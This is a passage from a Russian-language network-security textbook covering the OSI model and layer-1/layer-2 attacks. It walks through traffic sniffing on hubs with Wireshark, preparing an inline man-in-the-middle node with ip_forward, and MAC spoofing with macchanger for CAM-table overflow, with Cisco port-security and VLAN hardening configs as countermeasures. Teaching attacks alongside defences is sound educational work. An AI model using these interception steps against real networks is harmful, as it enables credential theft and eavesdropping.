Для того чтобы читателю стал более понятен приведенный выше материал, приведу несколько простых примеров. Что происходит, когда вы запрашиваете какие-либо данные по сети, например HTML-страницу? Ваш веб-браузер (уровень приложений) формирует запрос по протоколу HTTP (уровень представлений и сеансовый уровень), формируются пакеты, передаваемые на порт 80 (транспортный уровень), на IP-адрес веб-сервера (сетевой уровень). Эти пакеты передаются сетевой карте вашего компьютера, которая передает их в сеть (канальный и физический уровни). По пути следования пакеты проходят через различные промежуточные устройства: коммутаторы, маршрутизаторы, межсетевые экраны. Каждое из этих устройств может осуществлять проверку пакета в соответствии со своими настройками. Например, в зависимости от IP-адреса назначения маршрутизатор перешлет пакеты в определенную сеть. А межсетевой экран разрешит или запретит передачу данных пакетов. Когда пакеты достигнут узла назначения, будет произведено обратное преобразование. Из пакетов будет извлечена информация, соответствующая каждому из уровней иерархической модели.

Говоря о том, на каком уровне данной модели работают различные устройства, хотелось бы отдельно сказать о таких устройствах безопасности, как межсетевые экраны. В общем случае межсетевой экран работает на уровне приложений. То есть он разбирает проходящий через него пакет, выделяя из него атрибуты каждого из уровней модели и проверяя их на соответствие корпоративной политике безопасности. Выполняемые при этом действия будут выглядеть так:

- проверка IP-адреса отправителя и получателя (сетевой уровень);
- проверка порта, на который передается пакет (транспортный уровень);
- проверка соответствия сеансовым уровням и уровням представления;
- проверка, соответствует ли содержимое пакета структуре данных того протокола, который разрешен на данном порту (уровень приложений).




Рис. 1.1. *Схема пакета для различных уровней OSI*

Например, если вы попытаетесь под видом DNS-пакета передать, скажем, HTTP-пакет (осуществить туннелирование, спрятать HTTP в DNS), то межсетевой экран выполнит алгоритм, приведенный выше. Очевидно, что IP-адрес, порт и проверка сеансового уровня будут пройдены успешно. А вот дальше в зависимости от конкретной политики межсетевого экрана на уровне представлений или на уровне приложений будет обнаружено, что в нашем DNS-пакете на самом деле находятся данные, не соответствующие структуре пакетов для данного протокола. И такой пакет должен быть заблокирован.

Но не все межсетевые экраны разбирают пакет до уровня приложений, многие дешевые модели ограничиваются проверкой данных сетевого и транспортного уровней, что не всегда безопасно.

1.2. Модель DOD

Многие разработчики считают модель OSI излишне сложной в плане классификации протоколов, так как современные устройства зачастую работают сразу

на нескольких уровнях иерархической модели. В противовес модели OSI была разработана модель DOD, состоящая из следующих четырех уровней:

- уровень приложений, или прикладной уровень (англ. *process/application*; соответствует трем верхним уровням модели OSI (прикладному уровню, уровню представления и сеансовому уровню));
- транспортный уровень (англ. *transport*; соответствует транспортному уровню модели OSI);
- межсетевой уровень (англ. *internet*; соответствует сетевому уровню модели OSI);
- уровень сетевого доступа (англ. *network access*; соответствует двум нижним уровням модели OSI (физическому уровню и канальному уровню)).

Хотя четырехуровневая модель DOD больше подходит для классификации некоторых устройств, на практике иерархическая модель OSI получила более широкое распространение, поэтому в дальнейшем мы будем классифицировать протоколы и атаки именно по уровням модели OSI.

1.3. Заключение

Итак, мы разобрались с устройствами, выяснили, как организовано взаимодействие между ними. Теперь поговорим о том, какие атаки возможны на сетевые устройства, работающие на определенном уровне модели OSI.

ГЛАВА 2
Классификация атак по уровням иерархической модели OSI

Рассмотрев теоретические основы уровней модели OSI, теперь перейдем к рассмотрению тех атак, которые могут быть реализованы против устройств и приложений, работающих на каждом из уровней OSI.

2.1. Атаки на физическом уровне

Атаки на физическом уровне известны давно, и, казалось бы, все знают, как с ними бороться, однако иногда и с помощью такой атаки можно получить конфиденциальную информацию.

2.1.1. Концентраторы

Начнем с простейших сетевых устройств – концентраторов (hub). Как известно, концентратор, получая пакет на один из своих портов, ретранслирует его на все остальные (рис. 2.1).



Рис. 2.1. *Фото концентратора*

При этом все машины, подключенные к данному концентратору, получают отправленный пакет. При использовании этих устройств существенно снижается пропускная способность сегмента сети и, что гораздо важнее с точки

зрения информационной безопасности, любой подключенный к концентратору пользователь может без труда прослушать весь трафик, проходящий через данный сегмент.

Для того чтобы проверить это на практике, достаточно подключить к концентратору несколько машин и на одной из них запустить загрузочный диск и описанный в приложениях дистрибутив Kali или любой другой дистрибутив Linux, содержащий данную утилиту[1].

После загрузки операционной системы Kali Linux необходимо выбрать последовательно: Privilege Escalation ⇨ Sniffers ⇨ Wireshark (рис. 2.2).




Рис. 2.2. *Запуск сниффера Wireshark в Kali Linux*

Далее в открывшемся окне приложения нужно указать интерфейс, с которого будет перехватываться трафик, и нажать Start (рис. 2.3).

Ну а теперь самое интересное. Заходим с машины, подключенной к этому же концентратору, что и на какой-либо сайт, передающий учетные данные через веб-форму в незашифрованном виде, и вводим логин и пароль (лучше ненастоящие). Отправляем эти данные на сервер и получаем сообщение о неверных учетных данных.

---

[1] Здесь и далее все утилиты, приведенные в примерах, входят в состав Kali Linux, если другое не указано явно. – *Прим. авт.*




Рис. 2.3. *Запуск прослушивания интерфейса в Wireshark в Kali Linux*

Затем переходим в окно Wireshark и просматриваем HTTP-трафик, который передавался с локальной машины на веб-сервер (рис. 2.4).




Рис. 2.4. *Поиск пароля в логах Wireshark*

В своем примере я использовал веб-портал одной известной социальной сети, который несколько лет назад при передаче учетных данных не использовал шифрование и передавал логин и пароль в незашифрованном виде.

В моем случае логин был test, а пароль p@ssw0rd. В логе символ @ заменен шестнадцатеричным кодом UTF-8.

Конечно, многие веб-сайты используют шифрование при передаче учетных данных, но тем не менее с помощью прослушивания трафика опытный хакер может собрать массу полезной информации. Например, по тем серверам, к которым обращается компьютер, можно попытаться определить операционную систему, установленную на компьютере, вплоть до версий установленных обновлений. Также можно узнать об установленных приложениях. Такие атаки называются «passive fingerprint».

Полученная таким образом информация может быть впоследствии использована злоумышленником для реализации более сложных атак.

Приведенные выше примеры являются доказательством непригодности концентраторов для использования в локальных сетях. Но не торопитесь их выбрасывать. Если в вашей сети используются отказоустойчивые кластеры (необходимость применения отказоустойчивости подробно рассматривается в разделе, посвященном рискам), то вы сможете использовать концентраторы для внутреннего подключения узлов кластера. Дело в том, что узлам кластера необходимо постоянно обмениваться сообщениями вида «я живой» (I'm alive), эти сообщения передаются узлами друг другу. Так как концентратор не составляет CAM-таблиц, а шлет пакеты напрямую, то в случае выхода из строя одного из узлов второй узел быстрее узнает о выходе из строя второго. Коммутаторы составляют CAM-таблицы, которые обладают некоторым временем жизни, и при выходе из строя одного из узлов второй узнает об этом лишь по истечении этого времени жизни. Однако подробнее о коммутаторах мы поговорим в следующем разделе. Для критичных бизнес-приложений, таких как электронная почта, корпоративная база данных или веб-сайт, простой продолжительностью в несколько секунд крайне вреден, а для карьеры системного администратора – просто опасен. Так что использование концентраторов в кластерных системах вполне оправдано.

Для того чтобы избежать данных угроз, необходимо использовать коммутаторы, о которых речь пойдет далее.

Сейчас встретить концентратор в корпоративной сети уже не так просто. Повсеместно их заменяют коммутаторами, и это наилучший способ избежать тех угроз, которые были описаны в этом разделе. В случае если в вашей сети имеются концентраторы и в настоящий момент вы не можете от них отказаться, необходимо программными средствами заблокировать пользователям возможность прослушивать трафик. Проще всего это сделать, лишив пользователей административных привилегий на своих рабочих станциях. Также необходимо запретить работу сетевой карты в режиме, позволяющем получать весь трафик, а не только тот, который предназначен для данной машины.

2.1.2. Установка в разрыв

Еще один способ перехвата трафика на физическом уровне – это установка узла, контролируемого злоумышленником «в разрыв», то есть когда сетевой кабель от отправителя физически подключается в один порт этого устройства, а во второй подключается кабель, идущий к получателю. При такой конфигурации хакер может прибегнуть к помощи различных утилит для реализации

атаки «человек посередине» (Man In The Middle, MiTM). Данная атака предполагает, что злоумышленник встает посередине между участниками информационного обмена и осуществляет перехват и модификацию проходящего трафика.

При реализации данного типа атак можно использовать различные техники. Наша основная цель – заставить трафик между получателем и приемником идти через контролируемый нами узел. Для этого надо сначала подготовить этот самый узел, а именно настроить перенаправление трафика и маршрутизацию.

Для форвардинга пакетов, то есть беспрепятственной пересылки между портами устройства, можно воспользоваться следующей командой:

```
└─# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Рис. 2.5. *Настройка форвардинга пакетов*

Также необходимо просмотреть правила netfilter, для того чтобы они не мешали проходу трафика. Будет не очень здорово, если после начала атаки у пользователей просто пропадет соединение.

```
┌──(root㉿kali)-[~]
└─# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
```

Рис. 2.6. *Настройка форвардинга пакетов*

Ну и проверим настройки маршрутизации с помощью следующей команды:

```
┌──(root㉿kali)-[~]
└─# ip route show
```

Рис. 2.7. *Настройка форвардинга пакетов*

Нам необходимо, чтобы пакеты, пришедшие на один интерфейс, могли в неизменном виде отправляться дальше с другого интерфейса.

Далее, в последующих разделах, в большинстве случаев целью атак злоумышленников будет именно перенаправление пользовательского трафика на подконтрольный узел.

2.2. Атаки на канальном уровне

На этом уровне арсенал злоумышленника уже значительно расширяется, и системному администратору нужно принять целый ряд мер для защиты корпоративной сети.

2.2.1. Атаки на коммутаторы

Коммутатор (switch) является более интеллектуальным устройством, чем концентратор. Как уже упоминалось ранее, коммутаторы работают на канальном уровне модели OSI. Получая пакет на один из своих портов, он, в отличие от концентратора, не пересылает его на все порты, а пересылает только на тот порт, к которому подключен получатель пакета.

Существуют модели коммутаторов, поддерживающие также сетевой уровень, однако сейчас мы будем рассматривать только канальный уровень.

На канальном уровне возможны следующие типы атак:

- переполнение CAM-таблицы;
- VLAN Hopping;
- атака на STP;
- MAC-спуфинг;
- атака на PVLAN;
- атака на DHCP;
- ARP-spoofing.

Рассмотрим каждую из атак более подробно.

2.2.2. Переполнение CAM-таблицы

Коммутатор имеет CAM-таблицу (Content Address Memory), где содержится привязка MAC-адресов к портам коммутатора. То есть в данной таблице указано, какие MAC-адреса на каком порту принимаются. CAM-таблица имеет ограниченный размер, например для коммутатора Cisco Catalyst 2960 таблица может хранить до 8192 MAC-адресов, а Catalyst 6000-й серии – до 128 000 MAC-адресов.

В случае если таблица будет полностью занята, новые записи не смогут добавляться, и весь трафик будет проходить на все порты. В таком случае коммутатор начнет работать как обычный концентратор, и весь трафик, проходящий через данный сегмент сети, можно будет прослушать тем же способом, который мы использовали в предыдущем разделе, с помощью утилиты Wireshark. Конечно, прослушать весь трафик в локальной сети злоумышленнику таким способом не удастся, но инсайдер, работающий в одном сегменте сети, к примеру с бухгалтерией, сможет перехватывать трафик и получать конфиденциальную информацию (рис. 2.8).

Реализовать данную атаку можно с помощью утилиты macchanger, которая позволяет менять MAC-адреса.




Рис. 2.8. *Топология сети с коммутатором*

В качестве примера осуществим подмену MAC-адреса на машине, подключенной к коммутатору.

```
root@kali:~# ifup eth0
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Listening on LPF/eth0/00:16:ec:f1:45:e8
Sending on   LPF/eth0/00:16:ec:f1:45:e8
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
DHCPOFFER of 192.168.1.3 from 192.168.1.101
DHCPREQUEST of 192.168.1.3 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.1.3 from 192.168.1.101
bound to 192.168.1.3 -- renewal in 42928 seconds.
if-up.d/mountnfs[eth0]: waiting for interface eth1 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface eth2 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface ath0 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface wlan0 before doing NFS mounts
```

При включении был отправлен запрос на получение IP-адреса к серверу DHCP. Затем посмотрим текущее состояние сетевых интерфейсов.

```
root@kali:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:16:ec:f1:45:e8
          inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::216:ecff:fef1:45e8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3952 (3.9 KB)  TX bytes:1780 (1.7 KB)
          Interrupt:21 Base address:0xd800

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
```

```
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Настоящий MAC-адрес нашего сетевого интерфейса `00:16:ec:f1:45:e8`. Сейчас именно этот адрес прописан в CAM-таблице коммутатора. Теперь изменим этот адрес.

```
root@kali:~# macchanger –r eth0
Current MAC: 00:16:ec:f1:45:e8 (unknown)
Faked MAC: 04:2f:11:65:fc:0a (unknown)
```

Перестартуем сетевой интерфейс:

```
root@kali:~# ifdown eth0
root@kali:~# ifup eth0
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Listening on LPF/eth0/04:2f:11:65:fc:0a
Sending on   LPF/eth0/04:2f:11:65:fc:0a
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
DHCPOFFER of 192.168.1.8 from 192.168.1.101
DHCPREQUEST of 192.168.1.8 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.1.8 from 192.168.1.101
bound to 192.168.1.8 -- renewal in 42928 seconds.
if-up.d/mountnfs[eth0]: waiting for interface eth1 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface eth2 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface ath0 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface wlan0 before doing NFS mounts
```

Снова посмотрим конфигурацию сетевых интерфейсов.

```
root@kali:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr : 04:2f:11:65:fc:0a
          inet addr:192.168.1.8  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::216:ecff:fef1:45e8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5801 (5.9 KB)  TX bytes:1100 (1.1 KB)
          Interrupt:21 Base address:0xd800

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Как видно, MAC-адрес интерфейса eth0 изменился. При помощи несложного сценария можно заставить выполняться действия по смене MAC-адреса в цик-

ле, который будет выполняться до переполнения CAM-таблицы. Написание такого сценария оставим читателю в качестве домашнего задания. Я лишь замечу, что утилита macchanger нам еще неоднократно пригодится при реализации сетевых атак.

Обозначив угрозу, перейдем к способам защиты. Во многих руководствах по безопасности рекомендуется жестко привязать MAC-адрес рабочей станции к порту коммутатора или ограничить количество MAC-адресов, подключаемых к порту, одним адресом. Данные советы, конечно, правильны, но тут надо быть внимательным, так как очень часто один порт на коммутаторе может соответствовать нескольким MAC-адресам. Например, у коммутатора используются все порты, но вам необходимо подключить к нему еще несколько рабочих мест (в связи с расширением или, наоборот, сокращением). Наилучшим решением в такой ситуации было бы подключение еще одного коммутатора к данному и резервирование порта подключения нового коммутатора за соответствующим MAC-адресом. Однако в нынешних экономических условиях многие компании предпочитают сэкономить и используют для подключения те же концентраторы.

Также бывают случаи, когда к одному порту коммутатора могут подключаться поочередно несколько рабочих станций. Например, так часто делают в переговорных комнатах. Поэтому советую при настройке ограничений по подключениям по MAC-адресам не увлекаться чрезмерным «закручиванием гаек», чтобы избежать дополнительных трудностей в дальнейшем.

Теперь перейдем к практической части. В качестве примера рассмотрим настройку коммутатора Cisco Catalyst 2960 с операционной системой IOS. Данная модель имеет 24 порта, к которым и подключены пользователи. Необходимо сделать так, чтобы на каждом порту могло подключаться не более трех машин (другими словами, три MAC-адреса). Для этого необходимо подключиться к коммутатору удаленно или с помощью консоли и выполнить следующие команды:

```
Switch# conf t
Switch(config)# int range f0/1-24
Switch(config-if-range)# switchport mode access
Switch(config-if-range)# switchport port-security
Switch(config-if-range)# switchport port-security violation shutdown
Switch(config-if-range)# switchport port-security maximum 3
Switch(config-if-range)# switchport port-security mac-address sticky
```

Теперь вкратце о том, что делает каждая из команд. В первой строке мы переходим в режим глобального конфигурирования, во второй переходим в режим конфигурирования портов. В третьей мы явно указываем, что все выбранные порты будут работать в режиме доступа. Далее включаем защиту порта port-security. В последующих трех строках мы указываем коммутатору, что делать в случае, когда к порту попытаются подключиться более трех рабочих станций. Сначала указываем, что необходимо отключить порт и послать соответствующее сообщение по snmp и syslog. К слову, данную опцию можно не включать принудительно, так как она действует по умолчанию. Кроме использованного нами режима shutdown, есть также protect и restrict. Смысл последних двух режимов заключается в том, что порт не будет выключаться (то есть переходить в состояние shutdown), а лишь будут блокироваться пакеты при обнаружении нарушения, связанного с MAC-адресами. Различие этих двух

режимов – в том, что при возникновении внештатной ситуации restrict может послать snmp-trap и syslog сообщение о нарушении политики безопасности.

В следующей команде коммутатору мы указываем, сколько MAC-адресов готовы увидеть на этом порту. В нашем случае это три. И наконец, последняя команда переводит порт коммутатора в режим обучения, то есть первые три MAC-адреса, которые будут получены через этот порт, и будут автоматически сохранены в running-config.

Итак, подводя итог, скажу, что всех этих команд вполне достаточно для предотвращения атаки на переполнение CAM-таблицы.

2.2.3. VLAN Hopping

С помощью данной атаки злоумышленник может попытаться передать данные в другой VLAN. Как известно, для взаимодействия между виртуальными локальными сетями VLAN в коммутаторах используется режим trunk. В коммутаторах Cisco Catalyst по умолчанию порт работает не в режиме mode access и не в режиме mode trunk, таким образом, на порту работает протокол DTP (Dynamic Trunk Protocol). Очевидно, что при такой настройке портов коммутатора злоумышленнику достаточно притвориться коммутатором, как между ними будет установлено транковое соединение и, соответственно, будут доступны VLAN, сконфигурированные на коммутаторе, после чего передать данные в другой VLAN не составит труда (рис. 2.9).




Рис. 2.9. *Топология сети с коммутатором и фальшивым транком*

Прежде чем приступить к описанию мер по ликвидации данной угрозы, обсудим, к каким проблемам на практике может привести VLAN Hopping. Как правило, в большинстве организаций серверы работают в одном сегменте сети (VLAN), рабочие станции администраторов – в другом, обычные пользователи – в третьем. Отдельно должен размещаться сегмент DMZ, правда, для

его разграничения коммутаторы, как правило, не используют. Таким образом, в случае если злоумышленник, находясь в пользовательском сегменте, сможет проникнуть в VLAN администраторов, то он сможет попытаться атаковать машины администраторов или же прослушать трафик на наличие незашифрованных паролей и другой конфиденциальной информации.

Теперь перейдем к соответствующей настройке коммутатора. Для начала нужно все используемые интерфейсы коммутатора принудительно перевести в режимы access и trunk, где это положено. Неиспользуемые порты необходимо перевести в режим shutdown и перевести их в несуществующий VLAN, который будет известен только данному коммутатору, то есть не будет передаваться по trunk-портам другим коммутаторам.

Для желающих поэкспериментировать с данным типом атак рекомендую утилиту PackETH, которая позволяет сконструировать пакет начиная со второго уровня OSI.

Выполним необходимые команды на коммутаторе.

```
Switch# conf t
Switch (config)# int f0/1
Switch (config-if)# switchport mode access
Switch(config)# vlan 999
Switch(config)# name Unconnected
Switch(config)# exit
Switch(config)# int range f0/12-24
Switch(config-if-range)# switchport access vlan 999
Switch(config-if-range)# shut
```

В первой строке мы использовали команду для перехода в режим конфигуратора. Во второй заходим в настройку порта, далее переключаем его в режим access. После этого создаем VLAN и даем ему имя. Затем принудительно выключаем все оставшиеся порты на коммутаторе, переведя их предварительно в новый VLAN.

Описанные выше настройки позволяют противостоять атакам типа VLAN Hopping.

2.2.4. Атаки на STP

Протокол STP (Spanning Tree Protocol) предназначен для предотвращения зацикливания пакетов в сети при наличии дублирующих маршрутов. Работает это следующим образом. Сначала производится обнаружение коммутаторов, которые связаны между собой. Затем выбирается Root Bridge, главный, корневой коммутатор. Далее по специальному алгоритму будут заблокированы порты коммутатора, которые создают петли в получившейся топологии.

